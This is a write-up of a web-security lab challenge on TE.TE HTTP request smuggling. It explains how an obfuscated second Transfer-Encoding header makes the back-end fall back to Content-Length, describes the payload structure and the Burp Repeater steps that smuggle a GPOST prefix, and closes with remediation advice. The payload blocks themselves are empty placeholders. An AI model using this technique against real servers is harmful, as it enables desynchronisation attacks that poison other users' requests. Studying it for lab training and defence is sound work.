
Challenge Overview#
- Challenge name: HTTP request smuggling, obfuscating the TE header
- Category: HTTP Request Smuggling
- Level: Practitioner
- Objective: Obfuscate the Transfer-Encoding header to trigger desynchronization between the front-end and back-end servers, smuggling a request that mutates the next incoming request method to
GPOSTand elicits a 403 Forbidden response.
1. Core Fundamentals#
The Obfuscating the Transfer-Encoding Header variant (commonly designated as TE.TE) represents an advanced HTTP Request Smuggling technique. It applies to architectures where both front-end and back-end servers nominally support Transfer-Encoding: chunked, but diverge in their parser implementations when the header is malformed, obscured, or duplicated.
1.1. Standard RFC 7230 Compliant Behavior#
- Strict Precedence Rule: RFC 7230 section 3.3.3 mandates that if an HTTP/1.1 message contains both
Content-LengthandTransfer-Encoding, theTransfer-Encodingheader must take precedence andContent-Lengthmust be ignored. - Resilience Under Standard Configurations: When both front-end and back-end strictly adhere to this rule, basic CL.TE and TE.CL exploits fail. Both tiers parse the message using
Transfer-Encoding: chunked, preserving message boundary alignment.
1.2. Header Obfuscation and Parser Differential Techniques#
- Parser Differential: Different web servers and reverse proxy engines implement HTTP parsing specifications with slight behavioral variations. Some parsers tolerate malformed syntax or anomalous whitespace, while others fail open or silently discard unrecognized header instances.
- Obfuscation Variants: Attackers manipulate the
Transfer-Encodingheader to prevent one of the two servers from recognizing it. Common techniques include duplicate headers with conflicting values, inserting whitespace prior to the colon, utilizing tab characters, or applying obsolete line-wrapping formatting.
1.3. Degradation Primitives: TE.CL vs. CL.TE Fallback#
- TE.CL Degradation: If the front-end accepts a valid
Transfer-Encoding: chunkedheader while the back-end encounters an obfuscated secondary header and ignores chunked processing altogether, the back-end falls back toContent-Length. The architecture degrades into an exploitable TE.CL scenario. - CL.TE Degradation: Conversely, if the front-end overlooks the obfuscated header and enforces
Content-Length, while the back-end processesTransfer-Encoding, the system degrades into a CL.TE vulnerability.
2. Attack Architecture / Threat Model#
In this target environment, duplicating the Transfer-Encoding header with an invalid secondary value induces the back-end to fall back to Content-Length, degrading the system into a TE.CL desynchronization flaw.
| |
2.1. Attack Execution Flow#
- Step 1 - Dispatching Obfuscated Headers: The attacker issues an HTTP POST request declaring

Content-Length: 4alongside two consecutiveTransfer-Encodingheaders: the first specifying standardchunked, and the second declaring an unrecognized value (tu4nki3t). The body includes chunk5aencapsulating the smuggledGPOSTrequest and ends with0\r\n\r\n. - Step 2 - Front-end Chunk Parsing: The front-end evaluates the initial
Transfer-Encoding: chunkedheader, reads all chunks through the terminating chunk0, and forwards the complete payload over the pooled internal connection. - Step 3 - Back-end Content-Length Fallback: The back-end parses the headers but encounters
Transfer-Encoding: tu4nki3t. Failing to resolve the unsupported encoding, it strips or ignores chunked mode and falls back to evaluatingContent-Length: 4. - Step 4 - Buffer Remainder: The back-end consumes only the first 4 bytes (
5a\r\n), concludes request processing, and issues a 200 OK response. The remaining body beginning withGPOST / HTTP/1.1...remains stranded in the back-end socket buffer. - Step 5 - Smuggled Request Execution: When the next client request arrives on the connection, the back-end prepends the buffered
GPOSTstring to the incoming request line, processing it as aGPOSTinvocation. - Step 6 - Triggering Rejection: The back-end rejects the invalid method with an
HTTP 403 Forbiddenresponse and anUnrecognized method GPOSTmessage.
2.2. Root Cause Analysis and Preconditions#
- Parser Inconsistency: Divergent parsing heuristics between front-end and back-end components when handling multiple or malformed
Transfer-Encodingheaders. - Insecure Parser Fallback: The back-end fails open by falling back to
Content-Lengthupon encountering an unrecognizedTransfer-Encodingheader rather than terminating the transaction with anHTTP 400 Bad Request. - Perimeter Header Pass-Through: The front-end fails to sanitize or canonicalize ambiguous headers before multiplexing the request across shared backend TCP streams.
3. Vulnerability Exploitation#
The vulnerability assessment was conducted through Burp Suite Repeater in three phases: establishing baseline compliance, discovering the parser differential via obfuscation, and executing the GPOST smuggling payload.
Burp Repeater Protocol Configuration:
TE.TE exploitation demands raw control over HTTP/1.1 textual headers. Within Burp Suite Repeater, ensure the protocol is set to HTTP/1.1 under Request attributes in the Inspector panel, and uncheck Update Content-Length in the Repeater menu to maintain exact byte alignment.
3.1. Verifying Default Server Behavior#

Send a standard POST request containing both Content-Length: 3 and Transfer-Encoding: chunked:
| |
Behavioral analysis:
- Hypothetical Content-Length Handling: If either server processed by
Content-Length: 3, it would consume only1\r\n(3 bytes) and leaveA\r\n0\r\n\r\nin the buffer, causing errors on subsequent requests. - Observed Reality: The server immediately returns
HTTP/1.1 200 OK, and subsequent requests proceed without desynchronization. This confirms that both tiers strictly comply with RFC 7230 by default, rendering basic CL.TE and TE.CL vectors ineffective.
3.2. Probing Parser Differential via Header Obfuscation#

Introduce a duplicate, malformed Transfer-Encoding header to test for parser divergence:
| |
Dispatch the first request, which yields HTTP/1.1 200 OK. Dispatch a second request immediately over the same connection. The back-end responds with 403 Forbidden:
| |
Divergence analysis: Due to Transfer-Encoding: tu4nki3t, the back-end abandons chunked parsing and falls back to Content-Length: 3. It reads only 1\r\n, leaving A\r\n0\r\n\r\n stranded in the socket buffer. The next request line is prepended with this remainder, becoming A0POST / HTTP/1.1. This confirms that the obfuscation degrades the system into a TE.CL vulnerability.
3.3. Constructing the Exploit Payload and Smuggling GPOST#
With the parser differential validated, construct the complete payload to smuggle a GPOST request prefix:
| |
Payload anatomy:
- Front-end Processing: The front-end parses chunk
5a(90 bytes) and terminating chunk0, relaying the full payload to the backend. - Back-end Processing: The back-end falls back to
Content-Length: 4, consuming only5a\r\n. Everything fromGPOST / HTTP/1.1onward remains buffered in the socket queue.
Sending the exploit request yields an HTTP/1.1 200 OK response.
3.4. Triggering Method Poisoning and Verification#
Send a follow-up request on the same connection. The back-end reads the lingering socket buffer, encounters the GPOST method, and rejects the request with 403 Forbidden:
| |

The application confirms the execution of the smuggled GPOST method, marking the challenge as solved.

4. Remediation Strategies#
To defend against header obfuscation and parser differential attacks, engineering teams must implement robust framing controls:
4.1. End-to-End HTTP/2 Deployment#
- Binary Framing Layer: Transition to end-to-end HTTP/2 across external and internal proxy boundaries. HTTP/2 eliminates text-based framing headers by embedding stream and payload lengths directly in binary frames.
- Protocol Downgrade Hardening: When reverse proxies terminate HTTP/2 and downgrade to HTTP/1.1 back-ends, strictly validate that incoming frames translate into unambiguous HTTP/1.1 representations, dropping any request containing malformed headers.
4.2. Strict Header Validation and Front-End Normalization#
- Strict Syntax Enforcement: Configure reverse proxies to reject any request containing multiple
Transfer-Encodingheaders or malformed field values with anHTTP 400 Bad Request. - Header Normalization: Canonicalize all outgoing requests at the reverse proxy layer by dechunking bodies and forwarding requests with a single authoritative
Content-Lengthheader.
4.3. Secure Back-End Parsing Configurations#
- Eliminate Insecure Fallbacks: Configure back-end parsers to fail closed. If an unsupported or invalid
Transfer-Encodingvalue is encountered, the back-end must reject the request immediately rather than falling back toContent-Length. - Internal Connection Isolation: Disable backend connection reuse or partition connection pools by authenticated client context to isolate residual socket data.